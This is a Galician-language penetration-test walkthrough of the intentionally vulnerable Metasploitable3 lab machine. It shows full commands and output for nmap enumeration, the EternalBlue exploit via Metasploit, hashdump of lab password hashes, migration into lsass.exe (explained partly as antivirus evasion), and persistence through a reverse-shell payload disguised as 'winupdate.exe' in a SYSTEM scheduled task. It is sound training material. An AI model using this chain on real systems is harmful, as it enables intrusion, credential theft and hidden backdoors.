

RAPID7

Informe Técnico: Walkthrough

Máquina: metasploitable3





LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

De Interese

- Informe xerado con LaTeX
- Informe baseado no vídeo de S4vitar: Cómo crear un reporte profesional en LaTeX
- Infografía: Que é o Hacking Ético?

17 de setembro do 2025

Índice

Ricardo Feijoo Costa

Creative Commons Attribution-ShareAlike 4.0 International License

1. Escenario

- **Máquina:** metasploitable3
- **Autor:** Rapid7
- **Base:** Windows Server 2008 R2 Standard
- **Formato:** VMX (VMware) ou importable en VirtualBox




Figura 1: metasploitable3

Dirección URL

https://github.com/rapid7/metasploitable3

Ricardo Feijoo Costa

Creative Commons Attribution-ShareAlike 4.0 International License

2. Obxectivos

- Auditar a máquina **metasploitable3**
- Enumerar posibles vectores de explotación
- Determinar alcance e impacto dun ataque sobre o sistema en produción.

2.1. Fluxo de traballo




Figura 2: Fluxo de traballo

Ricardo Feijoo Costa

Creative Commons Attribution-ShareAlike 4.0 International License

3. Fases dun test de intrusión (Pentest)

3.1. Fase 1. Recopilación: Reunir datos do obxectivo

- Detección da IP da máquina obxectivo:

  Empregamos os comandos *netdiscover*, *arp-scan* ou *nmap*

```
$ sudo netdiscover -r 192.168.56.0/24
$ sudo arp-scan --interface=eth0 192.168.56.0/24
$ sudo nmap -sn -PR 192.168.56.0/24
```

Código 1: Detección IP máquina obxectivo

  Atopando **IP=192.168.56.39**




Figura 3: Detección IP máquina obxectivo

- Comprobación de conectividade e detección de sistema operativo:
  - TTL $\simeq$ 64 $\Rightarrow$ GNU/Linux
  - TTL $\simeq$ 128 $\Rightarrow$ Microsoft Windows

  Como podemos observar neste caso non obtemos conectividade co comando ping debido ao firewall de Windows, se estivera desactivado a saída do comando ping amosaría que estamos ante unha máquina obxectivo Microsoft Windows.




Figura 4: Comprobación de conectividade e Recoñecemento do sistema operativo

- Escaneo/detección de portos abertos mediante **nmap**

```
$ sudo nmap -sC -sV -oA metasploitable3-scan 192.168.56.39
```

Código 2: nmap: Portos TCP open

Creative Commons Attribution-ShareAlike 4.0 International License


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 12:42 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.32
Host is up (0.00087s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
21/tcp    open  ftp        Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http       Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
4848/tcp  open  ssl/http   Oracle Glassfish Application Server
|_http-title: Login
|_http-server-header: GlassFish Server Open Source Edition  4.0
| ssl-cert: Subject: commonName=localhost/organizationName=
Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
|_ssl-date: 2025-07-21T12:43:50+00:00; 0s from scanner time.
5985/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http       Sun GlassFish Open Source Edition  4.0
|_http-server-header: GlassFish Server Open Source Edition  4.0
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: GlassFish Server - Server Running
8383/tcp  open  http       Apache httpd
|_http-server-header: Apache
|_http-title: 400 Bad Request
9200/tcp  open  http       Elasticsearch REST API 1.1.1 (name: Mark Raxton; Lucene 4.7)
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
49153/tcp open  msrpc      Microsoft Windows RPC
49154/tcp open  msrpc      Microsoft Windows RPC
49157/tcp open  java-rmi   Java RMI
49158/tcp open  tcpwrapped
MAC Address: 08:00:27:15:2B:FE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.22 seconds
```

Código 3: nmap: Portos TCP open

Non se identifica o servizo SMB. Así, para explotar a vulnerabilidade **EternalBlue** (a que este sistema operativo é vulnerable) imos desactivar o firewall de Windows. Polo tanto na máquina virtual Windows: 1. Facer login coas credenciais: Usuario: Administrator Contrasinal: vagrant 2. Executar nunha consola de comandos: netsh advfirewall set allprofiles state off




Figura 5: Deshabilitar Firewall de Windows

Creative Commons Attribution-ShareAlike 4.0 International License

3.2. Fase 2. Análise de vulnerabilidades

3.2.1. Enumeración servizo SMB

TCP
Porto
445

Empregando *searchsploit*, atopamos que o servizo SMB é vulnerable a **EternalBlue (MS17-010)** que permite executar código remotamente cunha shell privilexiada cun exploit de **Metasploit** para explotar a vulnerabilidade:

```
$ searchsploit ms17-010
```

Código 4: Identificación de servizos vulnerables




Figura 6: searchsploit ms17-010

Creative Commons Attribution-ShareAlike 4.0 International License

3.3. Fase 3. Explotación

Empregamos Metasploit Framework para explotar a vulnerabilidade do servizo SMB:

```
$ msfconsole -q
> use exploit/windows/smb/ms17_010_eternalblue
> set RHOST 192.168.56.39
> set LHOST 192.168.56.29
> set PAYLOAD windows/x64/meterpreter/reverse_tcp
> run
```

Código 5: Exploit eternalblue




Figura 7: Shell conseguido mediante exploit eternalblue

Creative Commons Attribution-ShareAlike 4.0 International License

3.4. Fase 4. Post-Explotación

Procuramos datos sensibles

```
getuid
sysinfo
hashdump
ps
migrate <PID> #Intentar migrar `explorer.exe` ou `lsass.exe` se aparecen.
```

Código 6: Datos sensibles

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Figura 8: getuid, sysinfo

Atopamos que ao acceder con esa shell de metasploit xa somos **NT AUTHORITY\SYSTEM**, a cal:

(1) É a conta máis privilexiada nun sistema Windows.

(2) Está por riba incluso do usuario Administrador.

(3) Ten acceso completo a todos os procesos, servizos, ficheiros e rexistro do sistema operativo.

(4) É usada por procesos críticos do propio Windows (por exemplo lsass.exe, services.exe, etc.).

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

Figura 9: hashdump

Creative Commons Attribution-ShareAlike 4.0 International License


```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 136   472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 252   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 296   472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 328   308   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 372   308   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 392   380   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 428   380   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 472   372   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 488   372   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 496   372   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 596   472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 656   472   VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.ex
                                                                            e
 724   472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
```

Figura 10: ps

```
meterpreter > migrate 488
[*] Migrating from 1096 to 488...
[*] Migration completed successfully.
meterpreter >
```

Figura 11: migrate

O comando `migrate` permite mover a sesión de Meterpreter a outro proceso do sistema. Isto faise por varias razóns:

1. **Estabilidade da sesión**
   Se a shell está nun proceso débil (ex.: o servizo vulnerado), pode caer ou reiniciarse. Migrar a un proceso estable como `explorer.exe` ou `lsass.exe` garante continuidade.
2. **Persistencia**
   Procesos como `explorer.exe` ou `lsass.exe` arrancan sempre en cada inicio de sesión, polo que a presenza de Meterpreter pode sobrevivir máis tempo.
3. **Elevación de privilexios e dumping de credenciais**
   Migrar a `lsass.exe` (Local Security Authority Subsystem Service) permite:
   - Dumpear hashes e credenciais en memoria con ferramentas como `mimikatz` ou `hashdump`.
   - Capturar tokens doutros usuarios.

   Para isto é necesario ter privilexios **NT AUTHORITY\SYSTEM**.
4. **Evasión de detección**
   Algúns antivirus/EDR monitorizan o proceso explotado. Migrando a un proceso de confianza como `explorer.exe`, redúcese o risco de detección inmediata.

Creative Commons Attribution-ShareAlike 4.0 International License

3.5. Fase 5. Persistencia

Podemos conseguilo de múltiples formas, imos expor 2 que funcionan neste escenario:

(1) Reverse shell

Unha vez dentro da shell conseguida con metasploit executar:

```
exit
background
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.56.29 192.168.56.29
set LPORT 5555
set ExitOnSession false
run -j
```

Código 7: Shell en escoita no porto 5555




Figura 12: Shell en escoita no porto TCP 5555

Abrir outra shell na Kali Linux e xerar o payload para a persistencia:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.29 LPORT=5555 -f exe -o /tmp/winupdate.exe
```

Código 8: Xeración payload con msfvenom




Figura 13: Xeración payload con mfsvenom

Creative Commons Attribution-ShareAlike 4.0 International License

Subir o payload a máquina virtual Windows e crear unha tarefa programada para ser executado na máquina virtual Windows cada vez que faga login un usuario:

(1) Sube o ficheiro ao equipo vítima Windows

```
sessions -l
sessions -i 1
meterpreter> execute -f cmd.exe -a "/c mkdir C:\\ProgramData\\WinUpdate"
meterpreter> upload /tmp/winupdate.exe C:\\ProgramData\\WinUpdate
```

Código 9: Subir payload á máquina Windows

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x64/win      NT AUTHORITY\SYSTEM    192.168.56.29:4444 -
            dows                     @ METASPLOITABLE3      > 192.168.56.39:4930
                                                            7 (192.168.56.39)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > execute -f cmd.exe -a "/c mkdir C:\\ProgramData\\WinUpdate"
Process 1228 created.
meterpreter > upload /tmp/winupdate.exe C:\\ProgramData\\WinUpdate
[*] Uploading  : /tmp/winupdate.exe → C:\ProgramData\WinUpdate\winupdate.exe
[*] Completed  : /tmp/winupdate.exe → C:\ProgramData\WinUpdate\winupdate.exe
meterpreter >
```

Figura 14: Subir payload á máquina Windows

(2) Crear a tarefa programada a partir do ficheiro subido(payload)

```
execute -f cmd.exe -a "/c schtasks /Create /SC ONLOGON /RU SYSTEM /RL HIGHEST /TN WinUpdate
/TR C:\\ProgramData\\WinUpdate\\winupdate.exe /F"
```

Código 10: Xerar tarefa programada

```
meterpreter > execute -f cmd.exe -a "/c schtasks /Create /SC ONLOGON /RU SYST
EM /RL HIGHEST /TN WinUpdate /TR C:\\ProgramData\\WinUpdate\\winupdate.exe /F
"
Process 876 created.
meterpreter >
```

Figura 15: Xerar tarefa programada

Esta tarefa:
- Executarase ao login
- Con privilexios elevados
- Chamará ao ficheiro *payload* especificado

(3) Reiniciar e a sesión será recibida no handler tras login do usuario

Unha vez reiniciada a máquina metasploitable ao cargarse a tarefa programada abrirase a reverse shell que temos á espera na Kali GNU/Linux:

```
meterpreter> shell
C:\Windows\system32>shutdown /r /t 0
```

Código 11: Reiniciar e comprobar a persistencia

Creative Commons Attribution-ShareAlike 4.0 International License


```
meterpreter > shell
Process 2572 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>shutdown /r /t 0
shutdown /r /t 0

C:\Windows\system32>[*] Sending stage (203846 bytes) to 192.168.56.39

[*] 192.168.56.39 - Meterpreter session 1 closed.  Reason: Died
[*] Meterpreter session 2 opened (192.168.56.29:5555 → 192.168.56.39:49233)
at 2025-09-13 06:52:10 +0000


Terminate channel 3? [y/N]  y
[-] Send timed out. Timeout currently 15 seconds, you can configure this with
 sessions --interact <id> --timeout <value>
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                  Information           Connection
